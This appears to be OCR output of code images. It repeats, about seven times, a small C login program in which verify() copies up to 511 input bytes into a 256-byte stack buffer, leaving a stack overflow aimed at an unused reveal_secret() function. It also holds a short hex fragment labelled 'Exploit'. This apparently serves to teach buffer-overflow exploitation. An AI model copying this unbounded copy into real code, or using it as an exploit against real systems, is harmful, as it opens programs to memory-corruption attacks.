


```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```

Exploit


```
a0c2d782
ffa86db2
307abba9
ad7c
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```



